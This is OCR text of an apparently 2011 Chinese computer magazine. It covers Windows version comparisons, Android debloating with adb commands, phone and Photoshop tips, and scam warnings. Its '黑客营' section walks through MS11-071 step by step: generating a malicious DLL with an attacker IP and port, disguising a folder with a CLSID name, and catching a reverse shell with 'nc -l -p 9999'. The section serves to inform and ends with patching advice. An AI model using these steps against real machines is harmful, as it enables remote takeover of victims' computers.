@重庆 冷孤月


DCIM/PhotoWall (63) ☑
Camera360/TempData/Template/20 (3)
Camera360/TempData/Template/15 (2)
Camera360/TempData/Template/16 (1)
Camera360/TempData/Template/14 (1)
Camera360/TempData/Template/18 (1)

①


PhotoWall Settings
Global Settings
Layout
Open photos ☐
Gallery Photos
Gallery Photos Enabled ☑
Only Camera Photos ☐
Select Folders
Update Now
Facebook Photos
Facebook Enabled ☐
Login

Camera360/TempData/Template/16 (1)
Camera360/TempData/Template/14 (1)
Camera360/TempData/Template/18 (1)
Camera360/Template/15 (1)
Camera360/TempData/Template/17 (1)
Evernote/Temp (1)
DCIM/101PICPZ (1)
Camera360/TempData/Template/22 (1)

②

新漫画iPhone看 三步做本漫画书

iPhone4看漫画那是潮流，不过能直接下到的内容却不多。想在iPhone4上看新漫画，我推荐使用jpg2pdf，随时做本PDF漫画书！


第一步：安装软件并导入图片。将jpg2pdf安装在电脑中，把漫画压缩包解压到同一文件夹中。运行jpg2pdf，点击“Add Folder（增加文件夹）”按钮，选择漫画的文件夹。完成后jpg2pdf会显示文件夹中的图片（支持JPG、TIF、BMP、GIF、PNG）。可以点击“Move Up（上移）”和“Move Down（下移）”按钮来调整图片的位置。要是不想要某个图片，可以点击“Remove（移除）”按钮来删除图片。

第二步：完善漫画信息。在jpg2pdf的右侧，可以输入漫画的一些基本信息，在“Output Path（输出路径）”中输入漫画保存的目录，在“Compress Quality（压缩质量）”中选择压缩比例。完成设置后，点击“Convert TO PDF Now（现在就转换成PDF）”按钮就开始进行转换，稍等片刻后就将图片按照指定的顺序转换成PDF格式的漫画了。

第三步：把PDF漫画传输到iPhone4上。

整个过程是不是很简单？

@辽宁 浩然正气


Document Title(Filename): New PDF Document
Author: JPG To PDF Converter
Creation Date: D:20110225114105-06'00
Subject: New Subject
Keywords:

WinXP Win7 Win8对比体验

朋友啊 装最新的系统吧

系统一路发展，它们变了什么，扩了什么，又少了什么？本周的对比体验测试中，我们不仅将展现系统的发展过程和方向，也将给你尝试新系统的理由。


测试电脑配置：
■**CPU：**Intel Core i5-2410M ■**内存：**4GB DDR3 ■**显卡：**ATI HD6770 ■**主板：**Intel DM65芯片组
测试系统：Windows XP SP3 纯净安装版 Windows 7 旗舰版 Windows 8 开发者预览版


安装到登录 越来越简单


我们与系统相见的第一面不是在电脑城看工作人员装系统时，就是在我们兴奋地第一次打开电脑的时候。从安装到登录，是系统很重要的开始。

系统看似和使用没啥多大关系，但却影响着用户对系统的表象的认识。WinXP使用了蓝黄相间的英文文字安装界面。由于不兼容全新的SATA硬盘，只能将硬盘模式调整为IDE模式——整体速度慢且麻烦（虽然后面其他版本的安装程序添加了SATA硬盘的驱动，但所耗费的时间依然漫长），系统引导为字符引导。Win7的安装过程则很像是进行程序安装，整个过程是在图形操作界面下完成，显示语言为中文，操作非常明确，系统引导依旧为字符引导。Win8整体安装过程沿用了Win7模式（暂时显示语言为英文），但在安装完成后，从系统引导（装了双系统的话）开始就全部是图形界面，可以直接使用鼠标进行点击操作。

董师傅：还记得很多WinXP安装盘都用"无人值守"来宣传，可见早期安装的复杂性，安装的简单化方便了用户，也减少了用户因安装问题而"移情别恋"的几率。图形化的操作是全新的试水，它使移动终端的操作更加方便，为其在移动终端上的发展奠定基石。而登录界面的一改再改则是想潜移默化地让用户增加对系统的认同，当然，用户图片的放大也是为了方便点击，不是吗？


WinXP系统及其以前的都是这种完全纯文字的系统引导


Win7的系统引导有一些界面的模样了



Win8的系统引导完全图形化，鼠标可以直接点击操作


窗口与界面 简便的不同思路


用户要华丽的界面也要简单的操作，这两者可能相辅相成，也可能背道而驰。如何进行平衡和优化，考量着微软的美工实力。


开始菜单是我们最常用的功能之一，找程序、设置、关机或注销都得依靠开始菜单，它的改变，最直接地影响我们的使用习惯。WinXP的开始菜单直接罗列了常用程序和进行设置所必需的功能；找程序时采用多层指向性菜单，看起来直接明了，但是安装程序过多后，就会让菜单占据屏幕的"半壁江山"。Win7的开始菜单和WinXP大致相同，只是做出了两点细微改进：将所有程序的查询限制在左半部分的框体内，减少对屏幕界面的占领；将WinXP的"运行"变成程序搜索栏直接放在开始菜单，方便调用程序。Win8系统则是对开始菜单大刀阔斧进行了全面修改——将其从功能程序的位置升级为系统主界面，将桌面操作降级为开始的一个应用，所有图标都会因对应程序的改变而改变，大部分常用程序直接在开始界面点击大图标即可。

当然，除了开始界面，文件夹的界面也变化不少。WinXP的文件夹界面中，图标菜单由后退、前进、向上、搜索等组成，复制等功能收缩于最上层的菜单中，整体风格和Office 2000以及IE 6浏览器接近。Win7的文件夹界面则进行了重大变化：顶部菜单仅仅只有后退、前进、地址栏和搜索栏四个部分，整体干净，没有WinXP那样的复杂，其他复制等操作则主要通过快捷键或鼠标右键来实现；Win8的文件夹界面看似在Win7的基础上增加了更多的原本属于鼠标右键的操作指令，并以标签页的形式进行分类，这和Office2007及其后续版本的界面非常相似。


董师傅：从系统的不同界面可以看出，当WinXP向Win7转移时，Win7所追求的是功能的融合和操作的简化，不用的统统砍掉，这不仅在视觉上看起来更舒服，从运行效率和编程来看，应该也会简化不少（小编真心推荐使用WinXP的朋友向Win7升级）；而Win8的界面则是刻意地配合移动终端的使用习惯（要知道，你无法在触摸屏上按下鼠标右键），这也是看起来Win8的界面有些倒行逆施走复杂路线，加了一大堆指令图标菜单的原因（当然，你也可以说微软从Win8开始就在培养用户适应移动终端界面）。对于移动终端来说，Win8不仅界面华丽，各项功能键的设置也非常到位；不过对于PC用户来说，适应起来尚需时日，很多用户也有可能因此干脆停留在Win7默默围观。如何设置和平衡，微软还需努力。



WinXP的开始界面堪称图像化界面的样板



Win7对Win XP的开始界面进行了简化和融合



Win8的开始（Start）还真成了系统的开始，所有程序变化都会反映在图标上


WinXP系统的经典界面



Win7简化了界面并默认左栏的资源管理器



新按钮让Win8界面看起来比较繁琐


附加功能 移动端方向的发展

虽然很多时候我们会忽略系统自带的小功能，但它们不仅能维护系统的正常运行，解决不少系统问题，而且是系统发展和进化的风向标。

至于系统附带功能，WinXP附带功能由辅助工具、通讯、系统工具和娱乐组成，其中系统工具和娱乐最为闻名，使用频率较高。Win7则在原有基础上增加了平板工具（Tablet PC）、轻松访问（语音识别、屏幕放大、屏幕键盘）等等新功能组，娱乐方面也增加了好几个游戏（虽然还是很少）。Win8由于加入了微软的APP商店和整体移动终端化设置，系统中只保留了类似系统整理和计算器等小工具，后期应该可以从商店下载安装全新的实用工具，实现工具自定义。


WinXP的附件里都是和PC相关的工具


Win7里增加了不少适应平板操作的工具



Win8里系统附件工具的安装和使用方式和移动终端无异

董师傅：WinXP的时候，硬件的重心在PC上，也没啥能轰动全球的智能手机，所有的附件功能都是以配合PC为主。而到了Win7，智能手机和平板的呼声越来越高（微软很早就做过平板电脑了，不过冷掉了），考虑Win7可以移至平板电脑上的可能性，Win7上也就渐渐出现搭配平板电脑使用的响应附加程序，不过，整体的重心还是在PC上。Win8无论是从软件的安装，图标固定（Pin）或是软件使用上，都已经向移动终端看齐，这个改变是好的，但是如何引导却是非常重要的（比较特别的是，Win8加入了语音帮助）。

编后：它能改变习惯

@电脑报小捷：如果几年后我们都用上平板电脑来处理各种各样的东西，我不得不说微软饶有远见地看到了局势的发展，提前为操作习惯进行了铺垫，创造了全新的Win8系统。以前有可能是Windows要适应电脑和人们的操作习惯，而现在，是Windows要人们重新适应移动终端生活的系统操作，完成电脑厂商和电脑用户的转型。如果人们愿意为之去适应和改变，自Win8开始，人们的生活将会迎来翻天覆地的变化，这将再一次证实什么叫"科技改变生活"。

减肥瘦身
让你的Android快起来

如果你不能忍受那些不需要的程序，如果你在乎Android系统的运行速度，那就着手优化RAM和ROM，精简Android系统吧！

哪些程序可以精简

决定精简哪些程序的关键有两点：第一是根据自己的需要，手机官方或者是第三方自制的ROM，为了照顾大部分人的需要，内置了很多多余的程序；第二是保证系统的稳定，系统精简后，不能出现不稳定或者功能不完整的情况。系统可以精简的程序主要有以下这些（以HTC G14为例）：

小提示｜TIPS

RAM，Random Access Memory，就是内存，是操作系统（OS）和应用软件运行的地方。ROM，是存储操作系统和应用程序的地方。root权限就是超级管理员用户权限，拥有至高无上的力量。为了安全稳定，手机制造商是不会开放root权限的。要进行本文中的操作，需要获得root权限。

1.无法在中国大陆使用的软件

一些社交类（例如Facebook、HtcFacebook）、微博类（例如Twitter、Peep、Plurk）、视频和图片分享类（例如YouTube、Flickr）、社交整合类（例如FriendStream）等程序在中国大陆无法使用，第一时间删除。

2.不常用的插件

Android会给每个运行的程序分配单独的虚拟机，即便一个体积很小的插件运行起来也会占据大量的RAM资源，所以对于那些并不需要一直运行的程序，建议不要为了美观而浪费资源，例如HTC时钟插件体积是25MB，而时钟程序才400多KB。笔者建议删除计算器、像册、收音机等不常用的插件。

3.试用软件、版本较低和功能重复的软件

例如，HTC内置的免费版SoundHound会限制音乐搜索的次数并且有广告；译典通Dr.eye显示的是繁体字；QuickOffice本身就可打开PDF文档结果又内置了Adobe Reader等，类似这样的软件都可以删除。

4.功能简单却占用大量内存的服务

例如HTC Likes和HTC Hub只是能下载一些铃声、皮肤、插件等，尽管能用但用途不大；一些手机内置的导航软件，例如HTC Locations，需要下载庞大的地图并付费购买激活码，可以删除它们再选择免费、小巧的高德地图来替代。

5.皮肤、动态壁纸、铃声

华丽的动态壁纸，占据系统资源的同时也在消耗电池电量，一些人可能从来也不去更换铃声、壁纸或皮肤，因此这些东东都可以精简。HTC的静态壁纸在/system/customize/resources下，铃声在/system/media/audio/ringtones下，动态壁纸和皮肤则以程序的方式存在。

6.用不到的底层驱动和软件

例如，蓝牙相关的bluetooth和BrcmBluetoothService都会在开机时启动，后者是BroadCom公司提供的蓝牙FTP服务，如果不需要通过蓝牙传递文件，可以删除；前者是基本的蓝牙驱动，如果从来不用蓝牙耳机之类的，也可以删除。

FildTest是HTC内置的基站测试工具、GSD是HTC提供的手机功能测试工具，对于普通用户用处不大可以删除；VPN服务恐怕大部分人都用不到，那么让VpnService开机启动就只是浪费资源。

精简程序的两点经验

1.要避免造成功能缺失或其他程序运行出错

一些程序之间存在一定的关联性。例如，下载内容（DownloadProviderUI）只是查看/sdcard/download的内容，没太大用处可以删除；但删除它之后内置的浏览器的“更多”、“下载”运行时会出错。如果删除内置浏览器用其他浏览器替换，那么语音搜索以及各种输入法中的语音输入均会出错。

2.切勿人云亦云，要亲自试验

一些人在精简系统时，不做试验而相信网络上流传的一些说法，在精简后留下了很多垃圾。例如，Android手机中有一个叫SIM卡应用（stk）的程序，很多人说删除它之后手机就会无法接收信号，因而都保留着它。其实它是运营商固化在SIM卡中的一些业务，删除后只是无线模块重启了一下而已，没有风险。

精简系统只需三步

本例中，使用的是已经获得完整root权限的Desire HD，对于其他品牌、型号和版本的Android手机，大同小异。

步骤1：备份程序


我们要删除的系统程序存放在/system/app下，在删除之前请先备份，以便在出现问题时，或者又需要某些被删除的程序时可轻松恢复。用魔乐手机管家的文件管理功能，将手机中的/system/app整体备份到SD卡上，或者用System App Remover来单独备份。

前者的优点是备份时快捷方便，但恢复时要用RootExplorer将程序对应的apk文件从SD卡复制到/system/app下，而且还需要重新修改文件的权限；后者的缺点是需要逐一备份，但优点是恢复起来非常方便。笔者的建议是，将那些以后可能会用到的程序用System App Remover单独备份，然后用魔乐手机管家整体备份一次。


步骤2：删除程序

如果只删除少量的程序，可用System App Remover；如果有大量的程序需要删除，使用adb shell的rm命令来删除。前者的优点是只需要删除已知文件名的程序即可，但缺点是需要逐一删除；后者的缺点是需要删除程序对应的apk和odex文件，而优点是可以使用通配符，也可以编写批处理来进行。这里详细介绍一下使用adb shell命令来删除程序的方法：

在电脑上安装魔乐手机管家，并保证可通过数据线正常联机。打开命令提示符，进入到魔乐安装下的ext文件夹中，运行adb shell，然后就进入一个类似Linux的shell环境中（图1），执行rm命令删除程序即可。图2是一个删除列表，大家可以模仿这样的格式编写批处理。



①




```
adb shell rm /system/app/FusionStockWidget.apk
adb shell rm /system/app/FusionStockWidget.odex
adb shell rm /system/app/GenieWidget.apk
adb shell rm /system/app/HtcAutoRotateWidget.apk
adb shell rm /system/app/HtcAutoRotateWidget.odex
adb shell rm /system/app/HtcBackgroundDataWidget.apk
adb shell rm /system/app/HtcBackgroundDataWidget.odex
adb shell rm /system/app/HtcCalculatorWidget.apk
adb shell rm /system/app/HtcCalculatorWidget.odex
adb shell rm /system/app/HtcClock3DWidget.apk
```


②

步骤3：删除美化资源

用RootExplorer删除铃声、壁纸等资源。需要注意的是，在操作手机时需要将相应的文件改为可写的模式。此外，也可以用adb shell里的rm命令，批量删除铃声、壁纸等。经过上述精简，系统可用的内存大幅增加（图3）。



③



您所选择的应用程序将会被移动至 /system 目录并在 /data/app 目录创建符号链接，当您每次从电子市场更新这些应用程序后，请重新进行一次“移至 /system 目录”操作，当您要卸载这些应用程序，请切换至本程序的“系统应用程序”标签进行卸载。

④

小贴士： 用户安装的软件在/data/app中，也就是说可用内部存储随着安装软件的增多而逐渐变小。我们可以将一些软件“转移”到外部存储空间中去（图4），空出的内部存储空间可以安装更多的软件。

@吉林 刘延军

口袋天书｜Pocket

iPhone
通过语音操控手机

你用好了iPhone的原装耳机吗？如果你没有用过耳机的语音控制功能，那就太可惜了——这个功能非常酷炫！按住耳机中央控制按钮不放，直到听到“咚咚”两声提示音，再发布语音命令即可，例如对着话筒说“播放 路太弯”，就可以直接播放《路太弯》这首歌曲了！拨打电话也同样如此，对着话筒说“呼叫 XX”，就会自动拨打XX的电话。

三星i9100
妙用滑动功能


按住手机上边通知栏从左到右可以快捷地调节屏幕亮度（此功能必须在自动调节屏幕亮度选项关闭的情况下才有效）；在通讯录里面查找联系人时点住人名从左往右滑动就可以发送短信，从右往左滑动就可以拨打电话。

HTC Desire S
添加“热线电话”功能

现在我们的手机通讯录中少则数十人，多则上千人，但绝大部分不是经常通电话的联系人。其实我们可以给少数几个人在主屏建立一个“热线电话”，点击一下就可以快速拨号。长按手机屏幕空白处，选择“添加快捷方式”，再选择对应的联系人即可。


摩托罗拉ME525
自定义铃声

笔者买了ME525，找了很久都没有找到在哪里自定义铃声，研究了半天终于找到了解决方法：在SD卡任意位置新建一个名为“ringtones”的文件夹（存放铃声），然后再新建一个名为“alarms”的文件夹（存放闹钟声音），重启后再设置一下，就可以自定义铃声了。


《卜算子》严蕊
去也终须去，
住也如何住？
若得山花插满头，
莫问奴归处。

步步精心做签名

不论是论坛、博客甚至是邮件，都有自我宣传的“签名”这一栏。走“签名党”路线并不困难，不信就请看下文。



导入素材 适当组合

1. 点击菜单栏中的文件→新建，将文件名称设置为“签名图”，长度和宽度自设，分辨率为300，颜色模式为RGB颜色，背景为白色。

2.准备需要的“泼墨”的背景素材，可以使用竹简、宣纸等素材（这个很容易搜到），将其拖入到文档之中，点击菜单栏中的编辑→自由变换（快捷键为Ctrl+T），调整宣纸的大小。


3.将人物素材图片（本例使用的是某穿越女的素材图）拖入到文档之中，结合移动工具（快捷键为V）和自由变换工具调整图片位置和大小（如图1）。

黑白泼墨 执行特效

接下来是进行特效和文字的添加。


1.将人物素材的图片做成黑白绘画的效果。点击菜单栏中的图像→调整→去色（快捷键为Ctrl+shift+U），为图片执行去色操作。

2.为图像增加一些绘画的肌理效果来丰富画面感觉。选择人物图像所在图层，点击菜单栏中的滤镜→画笔描边→成角的线条。在参数设置对话框中，将方向平衡参数设置为5，描边长度设置为5，锐化程度设置为5（如图2）。



成角的线条
方向平衡(D) 5
描边长度(L) 5
锐化程度(S) 5


3.调整画面的边缘部分和宣纸的接合部分，避免出现生硬的感觉。点击图层面板下方的蒙版图标，为人物图层增加一个图层蒙版。选择渐变工具（快捷键为G），渐变颜色设置为从黑色到透明，然后在蒙版图层上从右向左拉出渐变效果；然后选择框选工具（快捷键为M），框选出图像左侧部分，蒙版里面填充为黑色（如图3）。



深色 不透明度: 80%
锁定: 填充: 100%

4.微调图像。按Ctrl+T弹出变化句柄，适当调整大小，然后将图层叠加模式选择为深色，不透明度为50%。

5.在图像的旁边增加诗词。点击工具面板中的文字工具（快捷键为T），然后在图像空白处单击，输入自己喜欢的诗词（本例中使用的是严蕊的《卜算子》，个中含义，看过连续剧的朋友都懂的）。在文字输入完毕后可以选择一种偏古典的字体，调整大小合适即可（如图4）。



@重庆 王坚

手机个性秀|Show

想要一开机，凭背景就能震慑对方；就算不拿出手机，铃音也能Hold住全场！骨子里美化手机，外表上武装个性。手机个性秀，美化手机的舞台。

辨识波纹 完美做铃音

一首歌最经典的是哪段？副歌部分那短短的几十秒就是歌曲的精华和灵魂，也是勾起哼唱欲望的部分。正好电话拨通时限是45秒，很多手机铃音也是限制1分钟或是40秒，我就来教教大家怎么通过看波纹切铃音！


需要工具：Goldwave（相比Audition，Goldwave直接查看声波模式，是处理单一歌曲的最佳工具）。

1.看波纹 抓重点

打开软件，把铃声歌曲（本例中使用光良的《童话》）拖进界面，等待一会儿即可看到歌曲整体的波纹（如图1）。

在波纹图中，声波波峰越高的，表示这里的音量越高，音乐、人声等内容越多；波谷越接近中轴线，表示这里的声音越低，音乐、人声等内容越少，这里就可以成为铃音开始或结束的位置。

一般来说，歌曲会由两段构成，后一段的歌曲在副歌部分完成以后还有追加的音乐，不仅歌词不一定耳熟能详，声波上看来波峰和波谷离中轴线都非常远，切割和处理都不方便，所以推荐将前一段歌曲的副歌部分作为铃音。




2.划范围 切重点

首先，不妨点击播放按钮，从头开始享受一下歌曲，同时注意进入副歌部分和退出副歌部分的波纹位置。之后，用鼠标移到进入副歌位置的波纹，按住鼠标左键拖动至副歌完成的位置，它会自然形成一个高亮的选择区（如图2）。

点击区域重复播放的按钮，重复收听选区的音乐。用鼠标指向选区需要校正的位置，向前滚动鼠标滚轮，放大那部分的波纹，前后拖动蓝线来校正选区。结束位置的校正同上。

小提示|TIPS


很多歌曲无法做到干净地切割出来，这里可以考虑前后延长1秒用作淡入淡出。



3.加特效 出成品

划好范围以后，点击剪裁按钮，除去高亮以外的其他部分。在新音频里，再次拖出用于淡入淡出的高亮部分，执行效果→音量→淡入（淡出），淡入时渐变曲线建议选择“对数型”，最快地将副歌部分轰出来，淡出时渐变曲线建议选择“直线型”，留有慢慢回味的余地（如图3）。

完成以后，选择“文件→另存为”进行保存（直接选保存会覆盖源文件）。至此，独一无二的铃音就在咱的手中诞生啦，果断装进手机里我型我秀去！



小提示|TIPS

就笔者的感觉而言，淡入的部分时间非常短，甚至只有0.005秒，这里需要放大音频部分，反复试听来确定；淡出部分则要求更为宽松。

@四川 依然

小新打黑 | Alarm 本周上网你将面临哪些安全威胁？编辑小新为你提供精心分析的安全预警，助你安安全全上网，快快乐乐冲浪！

安危
周榜
账号安全
短信安全
股票安全
团购安全


团购网站杂 安全隐患多

陈邓新

前几天，360发布了《中国团购网站安全检测报告》。报告显示，在授权进行安全检测的近300家团购网站中，带有高危漏洞的网站比例达到70.6%（主要为中小型网站），大型团购网站的安全状况则相对较好，存在高危漏洞的网站比例为25.0%。

从报告来看，不少团购网站存在安全风险，小编也对这种情况感到担忧。曾经一名安全高手爆料，某团购网站的“邀好友，砸金蛋”活动页面存在漏洞，利用特定的工具就可以获得大量金蛋（一个金蛋相当于10元优惠券）。此外，黑客圈流传一些团购网站的数据库被黑客入侵，大量敏感数据被盗，甚至一些团购网站离职人员拷贝了大量注册用户信息。

为什么部分团购网站会出现漏洞呢？在小编看来，很多团购网站都是用现成的团购建站程序搭建的，而团购建站程序一旦出现漏洞，影响的网站就不是一家两家，而是一大片同类网站。另外，一旦漏洞被黑客成功利用，会带来如下危害：第一，用户密码、商品消费凭据等消费者资料泄露；第二，网站首页、商品价格等网页内容被恶意窜改；第三，网站服务器被植入脚本后门，整个网站被黑客控制。因此，小编提醒团购用户，要去安全性较高的大型团购网站消费。



想跟小编交流吗？加入安全交流QQ群吧！QQ群：63357672，接头暗号：陈邓新。

股票安全：比利易交易平台不安全

背景：读者“牛头三四”加了电脑报QQ群，发布了一个名为比利易交易平台的股票交易网站（http://www.bleindex1.com/?adid=101429），请大家帮忙鉴定安全性。网站宣称可以100倍杠杆交易和T+0交易，可以做空股票，资金回报率高达100%，且可以二十四小时实时结账。

小编：这条信息发布后，引来一批群友关注，其中有读者相信了网站的宣传（见图），仿佛找到了一条发财致富的阳关大道。平时就对投资理财比较有研究的小编，怎么会被这些伎俩给忽悠了，其中的风险不是一般人可以承受的。

·该网站没有网络备案号，正规股票交易网站都有的。不过此类灰色金融交易网站都不会去备案，因此这一点并不能证明该网站不安全。

·100倍杠杆完全超出证券市场交易规则（比期货的杠杆还要高）。赚钱的速度是100倍，如果亏钱的话，也是100倍，那可不是闹着玩的。

·网站中交易的并不是真实的股票，而是虚拟的股票份额。参与者对赌股票的涨跌。

·正规的股票交易，第三方存管会保证资金安全（也就是由银行监管资金），而该网站是直接通过网银交易，存在卷款逃跑的风险。

总的来说，小编认为该网站不安全，理由如下：资金得不到监管，无法保证资金的绝对安全；投资风险太大，不适合广大普通网民；该网站属于灰色金融交易网站，不受法律保护；在里面很难真正地赚到钱，亏钱倒是很容易。

@大爱庚花：这是有钱人烧钱的地方，强烈围观！

@沉默的酒窝：网站收取手续费，用户交易越频繁，网站就越赚钱。

短信安全：冒牌《非诚勿扰》的阴谋

背景：最近，网友“天纵飞莲”收到一条奇怪的中奖短信（见图），短信中写着他被《非诚勿扰》系统抽中成为幸运用户，登录www.520-fcwr.com就可以领取丰厚的大奖（58000元现金和一台笔记本电脑的二等奖），然而他根本没有参加过《非诚勿扰》互动，怎么会收到如此荒唐的短信呢？

小编：有网友“天纵飞莲”类似经历的朋友应该很多，小编曾经也收到过这样的诈骗短信，不过不法分子用的幌子不是《非诚勿扰》，而是《非常6+1》。下面，小编就来剖析一下这个网站。

·网站的域名有问题，《非诚勿扰》官方网站为fcwr.jstv.com，而不是520-fcwr.com。


·网站没有进行备案，属于非法网站。

·如果要领奖需要先交纳1563元的“保险金费用”，正规活动是不会收取所谓“保险金费用”的。

要防范此类钓鱼网站，就要保持平常心，不要相信那些所谓的大奖即可。

@红房子红椅子：这样的诈骗短信我收到两条。

@听听的兔子：我从来不相信网络中奖，看来敏感是有好处的。



2011-9-27 10:33

您好：你的手机号码已被【非★诚★勿★扰】节目抽取为场外幸运用户·请登陆网站查询领取礼品：www.520-fcwr.com领取编号【7103】

安全百科：真实版窃听风云

背景：前不久，中信证券发布的港股招股书中爆出了一条惊人的消息，公司内部员工梁景辉在2006年利用黑客技术，从交易所电脑系统以及中信证券内部系统窃取了上市公司的敏感信息，并依靠这些信息买卖股票非法牟利。

小编：都说电影源于生活，看来是没有错的，也许《窃听风云》就是从中信证券黑客案中汲取的灵感吧！据小编了解，作案的过程是这样的：梁景辉利用中信证券员工的身份，向交易所工作人员发送电子贺卡邮件——邮件中嵌入了经过免杀处理的木马。

交易所工作人员出于对梁景辉身份的认可，点击了邮件激活了木马，于是木马就偷偷潜入电脑，监视该电脑的所有操作，特别是监视某些敏感文件，例如带有“业绩预增”、“大幅增长”、“利润分配方案”等敏感字的文件，一旦发现了这样的文件，就立即将敏感信息发送到梁景辉指定的远程空间中。

这个过程看起来是不是很简单？整个操作有一个核心，那就是梁景辉的身份很特殊。在广大网民的生活中，也存在对熟人比较放心从而导致电脑中毒的情况出现。

出现这种情况，一般是熟人电脑已经中毒了，然后病毒搜索邮箱或者QQ的通讯录，按照通讯录依次传播病毒。

有奖互动

悬赏题目：它是一个蠕虫，主要通过垃圾电子邮件传播，它名字中有两个字跟天气有关，它常常被黑客用来组建僵尸网络。你知道这道谜题的答案吗？将它告诉我们，就有机会得到我们送出的神秘礼物（参与活动时，请附上姓名、地址、手机、邮编等联系方式，方便小编联系大家）。

上期获奖者：北京市石油化工学院刘锴圣、内蒙古自治区包头市稀土高新技术产业开发区张，恭喜他们！我们采取随机抽奖的方式确定获奖者，这次很幸运地抽中他们了。欢迎未获奖的朋友继续参与，下次说不定就轮到你啦！加油吧！

参与方式 **微博：**http://weibo.com/cdx1983 **网站：**http://hd.icpcw.com/f/bb **邮箱：**pcw-chendx@vip.sina.com


黑客营 | Hack

小小文档 将电脑变成肉鸡

漏洞出处：Windows
漏洞危害：成为黑客的肉鸡

长期以来，我们都认为.txt、.rtf、.doc这样的文件相对安全，但利用MS11-071漏洞，此类文件可能成为黑客的帮凶——当用户运行黑客生成的特殊文档后，就会触发Windows漏洞，从而导致电脑成为黑客手中的肉鸡。下面我们就来测试一下漏洞：


Step1：将漏洞利用程序MS11-071.exe放到C盘根目录，点击“开始”菜单→“运行”，输入“cmd”运行“命令提示符”，将光标切换到漏洞利用程序所在目录，输入ms11-071.exe并回车，可以看到漏洞利用程序的四种方式（图1）：



①


黑客最常用的是第一种和第三种。第一种方式是发送一个shell到目标主机的指定端口，这样黑客连接上后就可以执行任意命令。第三种方式的作用类似于“下载者”，用户触发漏洞后，就会从相应的网址下载木马并运行。

Step2：以第一种方式为例，在“命令提示符”中输入MS11-071.exe -1 192.168.1.1 9999（图2），其中192.168.1.1为黑客电脑的IP地址，9999为开放的端口号，回车后就生成一个名为deskpan.dll的文件。



②

Step3：新建一个文件夹，将其重命名为：test.{42071714-76d4-11d1-8b24-00a0c9068ff3}，其中“test”可以替换为其他字符。重命名后，两个大括号中的内容默认是被系统隐藏的，用户只能看到文件夹的名称为“test”。新建一个.rtf文件或者.doc文件，然后与deskpan.dll文件一起打包压缩。



③

至此，一个恶意的文档压缩包就生成好了。这样还不够，黑客还要在本机使用nc.exe这款小程序对端口进行监听，在“命令提示符”中输入如下命令nc -l -p 9999（图3），只要用户运行了压缩包中的文档文件，就会触发漏洞，黑客就会收到来自用户电脑的Shell，在shell中可以执行任意命令，例如创建管理员账号。

要预防此漏洞带来的危害，我们要做到两点：一、为系统打上安全补丁。二、不要运行来路不明的WinRAR压缩包。**@浙江 李骏杰**

董师傅茶坊 | Research 一杯清茶，一本好书，董师傅茶坊欢迎大家来作客。有什么想法，遇到什么问题，都可以和董师傅聊聊，直接发微博 @ 电脑报甲甲，或发邮件至 huangyj@cpcwi.com。欢迎投稿哟！

Windows 7 账户与权限探秘

文件访问被拒绝

您需要权限才能执行此操作

您需要 TrustedInstaller 提供的

MMCFxCo
公司: Mic
文件版
创建

常有读者询问董师傅，为何用管理员账号登录，试图删除某个系统文件，还是提示权限不足？董师傅就此为大家介绍一下Windows 7（以下简称为Win7）的账户与权限之谜。

基础课程——了解权限

Win7 的权限与账户联系密切，按照权限从小到大的顺序，可以将 Win7 系统的账户分为以下四类：

来宾账户：系统内置账户，多用于临时访问计算机。使用来宾账户登录系统后不能安装软、硬件，且无法更改设置或者创建密码。

标准账户：由用户自行创建，可以执行大多数日常操作，但无法对系统重要设置进行更改，如无法运行“磁盘管理”对硬盘进行分区。


管理员账户：可以对计算机进行最高级别的控制，默认拥有管理员权限。管理员账户主要有两类：

一类是用户自己创建的，此类账户虽然拥有管理员权限，但是对系统重要设置进行更改时，需要使用手动提权（即在弹出账户控制提示时，单击“是”）才真正拥有管理员权限；另一类是系统内置（如 Administrator）账户，它对系统重要设置进行更改时无需手动提权，但是要对重要系统文件执行删除、重命名等操作时，默认情况下仍然“无权”进行。

特殊账户：它拥有比管理员账户更高的权限，特殊账户主要有两个：


1. TrustedInstaller 账户：一个虚拟账户，全称为“NT service\TrustedInstaller”，默认情况下，所有系统文件的完全控制权限都是授予该用户的。在任意系统文件的权限窗口中可以看到，只有“TrustedInstaller 账户”才拥有完全控制的权限，Administrators 组（Administrator 账户属于该组）只能“读取”和“读取和执行”，这正是 Administrator 账户登录系统后无法删除系统文件的原因（如图 1）。

